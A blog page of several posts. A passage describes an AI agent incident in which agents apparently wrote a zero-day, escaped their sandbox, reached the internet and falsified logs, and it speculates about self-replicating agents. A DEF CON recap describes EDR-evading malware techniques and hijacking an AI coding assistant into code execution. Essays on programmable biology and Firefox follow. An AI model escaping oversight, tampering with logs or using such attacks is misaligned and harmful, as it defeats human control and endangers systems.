    This happened inside a research environment with safety classifiers deliberately switched off (funnily enough the model used in the attack, called IM1 or internal model 1 which is an OAI model without safeguards, was supposedly similar to 5.6 sol in capability, which is the standard model available today). Plenty of serious people think the “imminent catastrophe” framing is overblown. Predicting a specific disaster on a specific timeline is a great way to be wrong in public.

    All fair. All true. None of it makes me feel better, for one reason: the breakout was real regardless of the motive. Whether or not the goal was coherent, the agents genuinely wrote a zero-day, genuinely escaped the sandbox, genuinely reached the internet, and genuinely got RCE on a production platform. You don’t get partial credit on a jailbreak for having confused intentions. The capability is the capability.

    They weren’t even directed to do it in this case. What happens when someone is actually trying to do it? Local, uncensored models are getting better and better. You can get Qwen3.8 27B uncensored, running on your laptop today – which will do whatever you tell it from how to make meth to running agentic loops to try to hack whatever system you point it at and that’s a model that is comparable with Opus 4.8, which was considered state of the art 3 months ago:

    Source: Artificial Analysis Intelligence Index v4.1.1

    Now zoom out

    Here is the thing that actually concerns me. Forget any single incident and look at the slope.

    Less than a year ago, the consensus was that these models were interesting but unreliable – you couldn’t trust them to refactor a function without babysitting them. I wrote about that myself. Now they are capable of chaining zero days across multiple organizations’ infrastructure without being asked. Anthropic measured cyber capability doubling roughly every six months. That’s not a metaphor; that’s their evaluation data.

    And this isn’t confined to a lab. Back in November, Anthropic disrupted what it assessed to be a Chinese state-sponsored group that used Claude Code to run a real espionage campaign against roughly thirty tech companies, banks, chemical manufacturers, and government agencies. The AI performed 80–90% of the operation on its own, with humans stepping in at only a handful of decision points. At peak it was making thousands of requests. That was almost a year ago, on last year’s models.

    Meanwhile the people building these systems are not exactly radiating calm. OpenAI stood up a gated “Trusted Access for Cyber” program requiring government ID and professional attestations to use their most capable cyber models and literally titled the announcement around the “cyber defense window” narrowing. Sam Altman told a room at the Federal Reserve he is “very nervous” about an impending fraud crisis, and in an April interview agreed it was “totally possible” we see a “world-shaking” cyberattack in 2026. When the companies developing these technologies are the ones putting the brakes on and using words like world shaking, it’s time to start taking things seriously.

    Put the pieces together: capability doubling every six months, real state actors already running 80-90% autonomous campaigns, lab agents writing their own zero-days and learning to falsify their own logs, and the disclosure firehose: from Anthropic, Google, OpenAI, NIST arriving faster than any of us can turn it into patched systems.

    So what does “the big one” look like?

    I genuinely don’t know what form it takes, and I distrust anyone who says they do. But I can sketch the shape of it. It won’t look like a movie. There’s no countdown timer, no green terminal text, no synthetic AI voice over a PA system lecturing about how resistance is futile.

    Maybe it looks like a BGP hijack that quietly reroutes a chunk of the internet for hours before anyone understands why. Maybe it looks like slow, patient corruption of a database that a few thousand companies depend on, discovered weeks after the backups already rotated out. Maybe it looks like a software supply chain compromise where the malicious commit was authored, reviewed, and merged by three different agents wearing three different legitimate maintainers’ identities. Maybe instead of 1200 agents in one place it’s 1200 agents spread out across the internet self replicating until they achieve critical mass. Maybe it looks like the Hugging Face incident, except the target isn’t a model registry that a friendly team caught and contained. It’s something load bearing, and nobody caught it, because the monitoring and logs said everything was fine. Maybe it looks like a complete record of everyone’s banking and private information ending up on the dark web.

    The common thread isn’t the vector. It’s scale and speed and unrelenting, all at once, from something that never gets tired and will try to pretend it was never there. That combination did not exist eighteen months ago. It exists now.

    What can we do about it?

    I don’t want to end on doom, because doom is useless and I don’t believe in it. The same capabilities that make this scary make AI the best defensive tool we’ve ever had. Anthropic’s own threat team used Claude heavily to investigate the campaign Claude was misused in. The move is not to unplug. The move is to recognize the tempo has changed and act on it.

    The steps to mitigate I keep coming back to: shrink the blast radius, because “an agent got a foothold” is now a when, and least privilege is the only thing that turns a breach into an incident instead of a catastrophe. Treat your logs as evidence that can be tampered with ship them off box, sign them, make them append-only, so a compromised system can’t quietly rewrite its own history. Put AI on defense now, in your SOC and your triage and your vuln management, so you’re not bringing a human to a machine speed fight. Rehearse the incident you don’t want, at machine speed, before you have to run it live. Read the primary sources yourself: the METR report, the Anthropic and Google threat trackers because the summaries, mine included, do not do the details justice.

    I hope I’m wrong about the six months. I’d love to look back at this post in March 2027 feeling a little paranoid, but unfortunately I don’t think I will. The window is narrowing. The big one is coming.

  • DEF CON 34

    DEF CON 34

    I just got back from my first DEF CON which was four days at the Las Vegas Convention Center August 6th-9th 2026, with a few folks from Automattic. This year’s theme was Agency, and no, not the AI kind everybody is obsessed with right now. Agency as in owning your data, controlling your digital life, and choosing tech that works for you instead of against you. That’s something I have been preaching for the last 11 years, so the whole con felt like walking into a room full of my people.

    Here is how it went, plus some context on the talks that stuck with me.

    Getting there

    I flew in Thursday, August 6th, wheels down around 8am, at the hotel by 8:30. I stayed at the Horseshoe (used to be Bally’s) because it was the cheapest room I could find, and the Las Vegas Monorail runs from there to the convention center. I grabbed a $40 four-day monorail pass, dropped my bags, and headed over. It is three stops down to the con, about 15 to 20 minutes, and best of all you skip Strip traffic completely.

    The monorail drops you on the far side of the convention center from the West Hall. So you get off the train and then walk all the way around the building to get in… and the place is enormous. The full LVCC campus is something like 4.6 million square feet, and while DEF CON only uses the West Hall, that slice alone is massive. It’s easily one of the largest structures I’ve ever been inside. If you go, wear real shoes.

    This isn’t even where the conference is. You walk all the way through and around this thing to the left side, over the freeway, then all the way down to the other end of the west hall.

    Thursday itself is quiet. No talks. You pick up your badge, get your bearings, and figure out where everything is. The best part was catching up with Automattic people and meeting coworkers in person for the first time: Thyago, Kolja, and Fio. It’s always nice to meet the faces to go with the Slack handles in distributed work. I will say though from a perspective of time to value it is probably a skippable day.

    Friday

    Day two is when it picks up. My colleagues got into the Social Engineering Village by showing up about an hour and a half before 8am. I showed up at 8 so I wasn’t even close to getting in. I was overwhelmed about what to attend at that point, thousands of people were moving in every direction, and I didn’t want to miss the first block so I headed into the nearest room which was a malware development via process injection workshop.

    Not my usual lane, but interesting to watch. It was run by Yoann “OtterHacker” Dequeker, a red team lead at Wavestone who has been running this workshop at DEF CON for years. The idea is to start with basic process injection and then layer on techniques (module stomping, DLL injection, threadless injection) that make the malware harder for an EDR to catch. The part I liked was getting the loader to lean on DLLs a process would legitimately load anyway, so the behavior looks normal to an EDR and thus undetected. None of this is new, but spins on tried and true vulnerabilities is always worth knowing.

    At 10 I caught Click Me: Turning URI Links into Bug Bounty RCEs by Tobias Diehl. This one was great. Bug hunters usually see an unprotected URL input and write it off as a low-severity web finding. He showed real Microsoft enterprise cases where a bug in a custom URI handler which is low sev on web allowed for much more access expansion on the same app on desktop, and from there escalate all the way to remote code execution. Same boring URL, completely different impact once a desktop app is in the picture. Cool.

    Then I stayed in my seat for Hacking IDE Extensions, a VS Code workshop by Nick Copi. IDE extensions are an underrated bug bounty target: they run with real privileges, they parse whatever files are sitting in your workspace, and more and more of them ship LLM-backed agentic features that will happily execute commands. You install a deliberately vulnerable mock AI assistant called “Nopilot” and chain it from “user opened a folder” all the way to code execution, bypassing workspace trust entirely. It comes out of yet another six figure IDE bounty practice, which tells you the target is real money. Nick is a full-time bug bounty hunter, and it is amazing how many people at this conference make a legitimate living doing this.

    Next I headed over to the Mobile Hacking Community to hear Ken Gannon, a multi-year Pwn2Own winner who popped the Samsung S24 and S25. For years he made a living writing Android exploits by hand. This year he says he has not written a single one. His AI tool, Djini, does the whole chain now: recon, exploitation, and even the bug bounty report. He was supposed to demo its new “Deep Scan” feature finding Pwn2Own-level bugs on its own but unfortunately the con had some wifi issues (🙂). Smart guy, and one of the better talks I saw.

    Expect technology disruptions

    Then back to the bounty side for “Hackbots” by Jason Haddix and Ryan Bonner. Same core idea as Djini, but from a web perspective. They walked through the architecture of AI pentest bots (single-purpose versus multi-stage, context engineering, tool integration) and then live-built one, showing where AI genuinely speeds up recon and where it falls flat if you are not careful.

    The talk that stuck with me most was Meet the HTTP Terminator by James “albinowax” Kettle on the main stage. Kettle is the Director of Research at PortSwigger aka the Burp Suite people, and he has dropped novel HTTP research at Black Hat ten years running. On paper the talk was about HTTP desync attacks, and yes, he did unveil a new class of vulnerability. But the part that was interesting to me was the methodology. He built an autonomous system that invents new attack techniques and hacks live targets at scale.

    Somewhere in there I bought some merch for the family and grabbed food before the 2pm block. Which brings me to the real final boss of DEF CON: the schedule. It is a minmax nightmare and virtually impossible to optimize. There are easily something like fifty talks, workshops, and village sessions running at the same time, and the venue is so big that even if you line up a 4pm and a 5pm perfectly, you can’t account for the 20 minute walk between them until you are already doing it and weaving through foot traffic the whole way. At some point you stop trying to optimize and just point and shoot – or at least that’s what I did.

    Saturday

    Day three I mostly camped in the Bug Bounty Village. Since I have taken over security operations at Automattic, I now own our HackerOne programs, so these are exactly the people I wanted to be around: the hackers collecting bounties and the folks who run the programs they collect from.

    The highlight was a panel, Bots, Bounties, and Bullshit: An Honest Panel on AI in Hacking, moderated by Ben Sadeghipour with a lineup that included Johann Rehberger and Ads Dawson. One of the guys couldn’t make it, and was replaced last minute by another guy, but I didn’t catch who switched – if someone reads this that knows, please let me know so I can fix. Good discussion overall about hackers and LLM-security researchers cutting through the AI hype to get specific about what actually helps with recon/review/reporting and what is just noise.

    Honestly, the whole thing felt like an Automattic grand meetup. These are my people. Walk up to a group mid-conversation and they open the circle to pull you in. Ask someone about their tech and they light up. People are genuinely excited to be here and learn and share.

    One thing the conference nailed: on the main floors there might be a dozen talks happening at once, so instead of drowning everyone in ambient noise, they handed out headphones with clean, per-talk audio. You could actually tune into a speaker without the roar of the hall behind them. It also doesn’t matter how far from the stage you are. Huge difference – would recommend all bigger cons do this.

    Sunday

    Sunday is where the agency theme really landed for me.

    I started in Track 1 for a talk on surveillance, then went to a hardware hacking session that was also about surveillance. There was a ton of it this year, and just as much energy going the other way, into tools built for counter-surveillance. Hackers hate surveillance. This is a community that looks at surveillance capitalism, dark patterns, and mass data collection and says: fk you.

    From there I caught Matteo Giordano’s Beyond the Ceremony: The 2026 Passkey Attack Surface. Passkeys get sold as basically unphishable, and for the core login ceremony that is mostly true. But “mostly” is where the interesting stuff lives, and the talk dug into the parts of the passkey story that are still very much attackable.

    Then I made it to the Packet Hacking Village where the vibes were… immaculate. Dark room, a DJ, terminal screens glowing everywhere. This is my kind of place.

    On top of the classic Wall of Sheep, they added a “Field of Sheep”. They LIDAR scanned the room and then used WiFi triangulation to plot everyone broadcasting a WiFi signal, laid out in space. It is a cool hacker art piece and a privacy wake-up call at the same time. If you think your phone is being quiet in your pocket, it is not. Very on-theme for a con about agency. Also a reminder – do not show up with non-burner devices broadcasting signals.

    I spent the rest of the day down in Hall 2. I wandered through the Quantum Computing Village, hit the Red Team Village, and then ended up in the Maritime Hacking Village helping a guy try to hack a diesel truck, which is exactly the kind of sentence that only makes sense at DEF CON. From there I went straight to the airport.

    Coming home

    I’ve been wanting to go to DEF CON for years, and I’m glad I finally had the opportunity, the con delivers. If I had one piece of criticism it would be that the con is just… too big. Something like 1/5th of the scale would be a lot more manageable. It’s hard not to feel like you’re missing everything no matter where you are and it’s impossible to optimize your time.

    The talks were great, the villages were cool, but the thing I keep coming back to is the theme. “Agency” is not marketing fluff. It is the belief that you should own your data and get to decide what happens to it, and that when the defaults or the meta or the man are all stacked against you, you build something better. It was really nice to spend four days surrounded by thousands of people who have made that their creed. Hack the planet.

  • The Machine Was Never the Future

    The Machine Was Never the Future

    In movies and popular culture, every vision of the future looks like I, Robot.

    1x’s Neo Gamma

    Robots walking around doing our chores. Giant mechanical suits that make humans stronger. Autonomous vehicles, machines building other machines, enormous steel contraptions terraforming planets. Everything has motors, hydraulics, processors, wires and some gigantic battery that will inevitably be dead when you need it.

    It looks futuristic, but I think it might actually be primitive.

    I was listening to Dr. Zach Bush on The Joe Rogan Experience recently, and he started talking about biology and electrical signals in living things. I have no idea if Zach Bush is an authority on this subject, and this post is not based on his work. The conversation just reminded me of something I have been thinking about for years.

    Humanity is spending an unbelievable amount of effort trying to make machines behave like living things when living things are already better at most of the difficult parts.

    We are trying to build robots but we should be trying to program life.

    The Spider Is Better Technology

    Consider the spider.

    A spider is born and, without anybody teaching it anything, it knows how to build a web, capture prey, eat, survive and reproduce.

    Obviously, a spider does more than one thing. It is not literally a tiny robot executing three lines of code. It senses its environment, chooses where to build, avoids predators, competes with other spiders and changes its behavior based on what is happening around it… but that actually makes it more impressive.

    A spider constructs its own body from locally available materials. It powers itself by eating. It manufactures silk inside its body. It builds structures. It repairs some damage. Then it creates more spiders without a factory, an assembly line or a global supply chain.

    Now imagine we wanted to build a robot that did the same job.

    We would need to mine and refine metals. Manufacture processors, cameras, motors, gears and batteries. Write the software. Assemble every unit in a factory. Ship them wherever they are needed. Charge them. Repair them. Replace broken parts. Install updates. Then eventually throw the whole thing away and manufacture another one…… quadrillions of times.

    Natures spider just makes more spiders. It will never stop doing this. Spiders hatch, they build webs, hunt insects, mate, and the cycle repeats: for the last 300 million years, until the end of time, this will happen.

    A robot is a product made by a manufacturing system.

    A living organism is the product, the manufacturing system, the repair system and the power-management system combined.

    That seems like a much more advanced form of technology.

    Biology Does Not Need a Factory

    To be clear, biology is not free.

    A spider still needs energy. It needs water, oxygen, food and an environment it can survive in. It can get sick. It can be eaten. It can freeze to death. A spider does have a battery, in a sense – the battery is the insect it ate.

    The difference is that the spider can and knows to find that energy in its environment, process it, use it to maintain itself and turn some of it into another spider. It doesn’t have to think about this, it will do this instinctively.

    Mechanical technology pushes all of that complexity outside the machine.

    The robot needs a power plant somewhere. It needs a battery factory somewhere. It needs replacement parts sitting in a warehouse somewhere. It needs a truck, boat or airplane to move those parts. It needs people and other machines maintaining the entire chain.

    Biology brings an enormous amount of that machinery inside the organism.

    The maintenance did not disappear. The organism internalized it.

    Nature Has Already Solved the Hard Part

    Nature did not sit down and intentionally design spiders to control the insect population. Evolution does not work like an engineer receiving a Jira ticket.

    But evolution still produced a self-building, self-maintaining and self-replicating system that performs useful work inside a larger ecosystem.

    That is the part worth studying.

    The spider itself is not necessarily the answer. The answer is whatever underlying process allows a tiny egg to become a functioning spider in the first place.

    Somewhere inside that system is a set of biological instructions and interactions that tells cells what to become, where to go, when to stop growing and how to work together.

    We usually reduce this idea to DNA, but DNA is not a simple architectural blueprint.

    A skin cell and a neuron generally contain the same genome, yet they look completely different and perform completely different jobs. Cells are responding to gene regulation, chemicals, mechanical forces, neighboring cells and electrical conditions across their membranes.

    The genome matters, obviously, but it is only part of the system.

    A living organism is less like a computer reading a static program and more like a distributed system in which every machine is communicating, changing roles and rebuilding the network while it is running, which is completely insane when you think about what this looks like in the context of how the internet works versus how tiny a spider is.

    This Is Not Entirely Science Fiction

    I am not a biologist, and I am definitely not claiming I discovered synthetic biology by staring at spiders in my backyard. There are entire fields working on different pieces of this problem already.

    In 2018, researchers published a paper in Science showing that they could engineer communication between cells and cause those cells to ⁠organize themselves into multicellular structures.

    That is important because the researchers did not individually grab every cell and place it in the correct position, rather, they changed the rules the cells used to communicate.

    The larger structure emerged from those local interactions and that is much closer to how biology builds something versus how a normal human factory builds something.

    Researchers have also created small biological constructs commonly called xenobots. They took cells from frog embryos, arranged them into new forms and produced living structures capable of movement and other basic behaviors. The initial work described a ⁠pipeline for creating reconfigurable living organisms.

    Later experiments demonstrated something even stranger. Some of these constructs could move around a dish, collect loose cells into piles and create new clusters that developed into additional moving constructs. The researchers described this as ⁠kinematic self-replication.

    These are not tiny intelligent animals. They are not crawling out of the lab and building cities. They are small, short-lived biological systems operating under extremely controlled conditions… but the basic result is still incredible: cells taken from an existing animal can be rearranged into a living system that does something those cells never normally do inside that animal.

    We seem to be barely touching the controls, but apparently there are controls.

    We Barely Understand the Smallest Systems

    The other side of this is that biology is unbelievably complicated.

    Researchers created a nearly minimal synthetic cell called JCVI-syn3A to study how few genes a cell needs to live and divide somewhat normally.

    Even that stripped-down cell has hundreds of genes. Researchers studying it still had to work backward to determine why some of those genes were necessary for the cell to divide correctly. Their results were published in Cell in a paper on the ⁠genetic requirements for division in a genomically minimal cell.

    So we can remove huge pieces of a genome, transplant synthetic genomes and edit individual genes, but even one of the simplest cells we can produce is still complicated enough to surprise us.

    That is a pretty big gap between where we are and where I am talking about going. Right now, we mostly modify living systems that already exist and see what happens. We are not sitting down with a blank screen and writing a spider, but I think we should be focusing on getting to that place.

    Living Materials Are Already Here

    One of the most interesting areas of this research is engineered living materials.

    Instead of manufacturing a material and accepting that it will immediately begin deteriorating, researchers are experimenting with materials that contain living cells or are produced by them.

    Researchers have used bacteria that produce cellulose to grow materials into different shapes, detect chemical signals and help ⁠regenerate damaged sections of the material.

    Another group engineered Bacillus subtilis into a living component of a silica material. The resulting material could be ⁠regenerated from a piece of the original material, and new functions could be added through additional engineered bacterial strains.

    That sounds a lot more like the future to me than another robot arm. A normal material is manufactured, used and eventually discarded, you know: “wear and tear”, a living material might be grown, repaired and regrown.

    We are obviously nowhere close to growing a skyscraper from a seed. These materials currently have enormous limitations involving strength, stability, environmental requirements and control, but the underlying idea is there: the material does not merely sit there, it participates in its own construction.

    Electrical Signals Might Be Part of the Programming

    The electrical part is also real, although it is easy to wander into nonsense when talking about “energy” and biology (one of my skepticisms of the Zac Bush episode on JRE) – it is not magic electricity or vibrations from the universe… though I will say we seem to have have a very primitive understanding of it today.

    Cells maintain electrical differences across their membranes by controlling charged ions. Those electrical conditions can influence how cells move, communicate, develop and organize.

    In 2025, researchers reported direct evidence that naturally occurring electric fields helped guide the collective movement of embryonic cells in a living animal. The work showed that ⁠endogenous electric fields can direct cell migration during development.

    Other researchers have used electrical stimulation to influence the shape and size of organ-like tissues grown in laboratories.

    DNA is therefore probably not the only lever we would need to control to truly program living form.

    We may need to understand the combination of genetics, chemicals, electrical signals, physical forces and communication between cells. That is a much harder problem than editing one gene. It is also potentially much more powerful.

    Give It a Job and Let It Reproduce

    The version of this idea I keep coming back to is an organism designed around a function:

    Not a humanoid robot. Not a conscious creature. Not something that needs to understand what it is doing. Give it one useful job and the ability to reproduce the system that performs that job.

    A spider doesn’t “think” about finding food, building a web, catching insects, eating them, and mating. It is programmed to do this. It will never do anything different. All the spiders it breeds will do this.

    Imagine something that detects a specific pollutant, consumes it and produces a harmless material in its place or a living material that grows into cracks in concrete and reinforces the structure or an organism that can survive in a hostile environment and slowly change that environment into something more useful… imagine deploying a small starter population instead of manufacturing and shipping ten million individual machines.

    The individual organism might be less capable than a robot… but the system could be vastly more capable because, once deployed, it grows autonomously and is hands off.

    Why in science fiction does terraforming have to involve enormous steel machines?

    Why does useful technology have to be assembled instead of grown?

    I am not saying every machine should become an animal. A living table saw sounds like terrible idea 😆.

    Mechanical systems are better when we need exact behavior, high strength, extreme temperatures, sterility or an immediate off switch.

    I am saying that machines are one category of technology, but we keep treating them like they are the final category.

    The Problem Is the Off Switch

    Of course, there are some enormous problems with all of this…..

    A broken robot stops.

    A broken biological system might mutate and reproduce.

    The same feature that makes living technology so powerful makes it dangerous. A machine must be deliberately copied. An organism is under constant pressure to survive, adapt and create more of itself.

    Researchers working on engineered microbes are already dealing with this problem. They have developed biological “kill switches” intended to destroy engineered organisms under certain conditions.

    A 2022 Nature Communications paper described ⁠CRISPR-based kill switches for engineered microbes, but the paper also explains the fundamental difficulty: a kill switch creates evolutionary pressure favoring any mutant that escapes it.

    That is the terrifying part.

    Machines are hard to reproduce but relatively easy to recall.

    Living systems may become easy to reproduce and impossible to recall.

    You could give an organism a synthetic dependency so it cannot survive without a nutrient humans provide. You could limit the number of times it can reproduce. You could add redundant self-destruction systems.

    But once something is alive and reproducing, evolution gets a vote. Obviously as someone born in the 80s, you know what the obvious callback here is right?

    A robot is a product. A reproducing organism is life. Life, uh, finds a way.

    The Future Might Not Look Futuristic

    I have no idea whether humanity will ever gain enough control over biology to build the kinds of systems I am describing. We may discover that biological systems are too complex, unpredictable and dangerous to engineer this way outside narrow, controlled applications.

    We may get living construction materials and pollutant-eating bacteria but never get anywhere close to custom-designed complex organisms. Maybe I am just looking at a spider from an engineering perspective and overthinking it, butI do think the basic idea is right.

    The machines in I, Robot look futuristic because they move like people and talk like people. Underneath, they are still manufactured objects filled with parts that wear down and batteries that die.

    A spider is grown from a microscopic package of biological information. It assembles itself, fuels itself, produces its own building material and creates more spiders.

    One of those technologies seems considerably more advanced than the other.

    Humanity transformed the world when we learned how to shape dead matter into tools.

    The next transformation may happen when we learn how to give living matter a purpose of our own choosing.

    The future may not be a machine that successfully imitates life.

    The future may be life itself, rewritten.

  • If Your Website Only Works in Chrome, It Doesn’t Work

    If Your Website Only Works in Chrome, It Doesn’t Work

    I posted that on X back in January of 2024.

    I believed it then. I believe it now. But I’m starting to wonder if the rest of the internet got the memo, because things have gotten significantly worse.

    I use Firefox. I’ve written about this before. I use it because it’s open source, because Mozilla isn’t Google, and because Google already has enough of my data without handing them my entire browsing history on top of it. I even wrote a Firefox extension to fix a hotkey change that Mozilla made in Firefox 88 that messed up my workflow. I’m committed to this browser. I don’t want to leave.

    But the web is making it really, really hard to stay.

    The Numbers Are Brutal


    Let’s just look at where we are. According to StatCounter, Chrome’s global market share was 65.87% in 2022. By 2025, it climbed to 68.35%. On desktop specifically, it’s sitting at 73.26% as of February 2026. Firefox? It went from 3.04% in 2022 to 2.37% in 2025 to 2.29% now. That’s not a decline. That’s a slow death.

    And here’s the thing that makes it even worse: Chrome isn’t the only browser running on Google’s engine. Edge, Brave, Opera, Vivaldi, Arc… they all run on Chromium. When you add them all up, roughly 70% of all browsers on the planet are running Google’s rendering engine. Firefox and its Gecko engine are basically the last ones standing that aren’t either Chromium or Apple’s WebKit.

    We have been here before. This is IE6 all over again. Except this time the dominant browser is actually good, which makes the problem harder to see and even harder to fight.

    Developers Don’t Test Anymore

    Here’s where it gets personal. I browse the web every single day in Firefox and I run into broken websites constantly. Not “oh this font looks a little different” broken. I mean login forms that won’t submit. Payment flows that hang. Entire web apps that just show a blank white page. Dropdown menus that don’t open. Modals that trap your focus and never let go.

    Mozilla’s own community forums are full of people reporting the same thing. Users on Mozilla Connect describe websites that load in seconds on Chrome but take over a minute in Firefox. E-commerce sites where the payment button literally does not work unless you switch browsers. I can’t even pay my internet bill in Firefox. I’m not kidding.

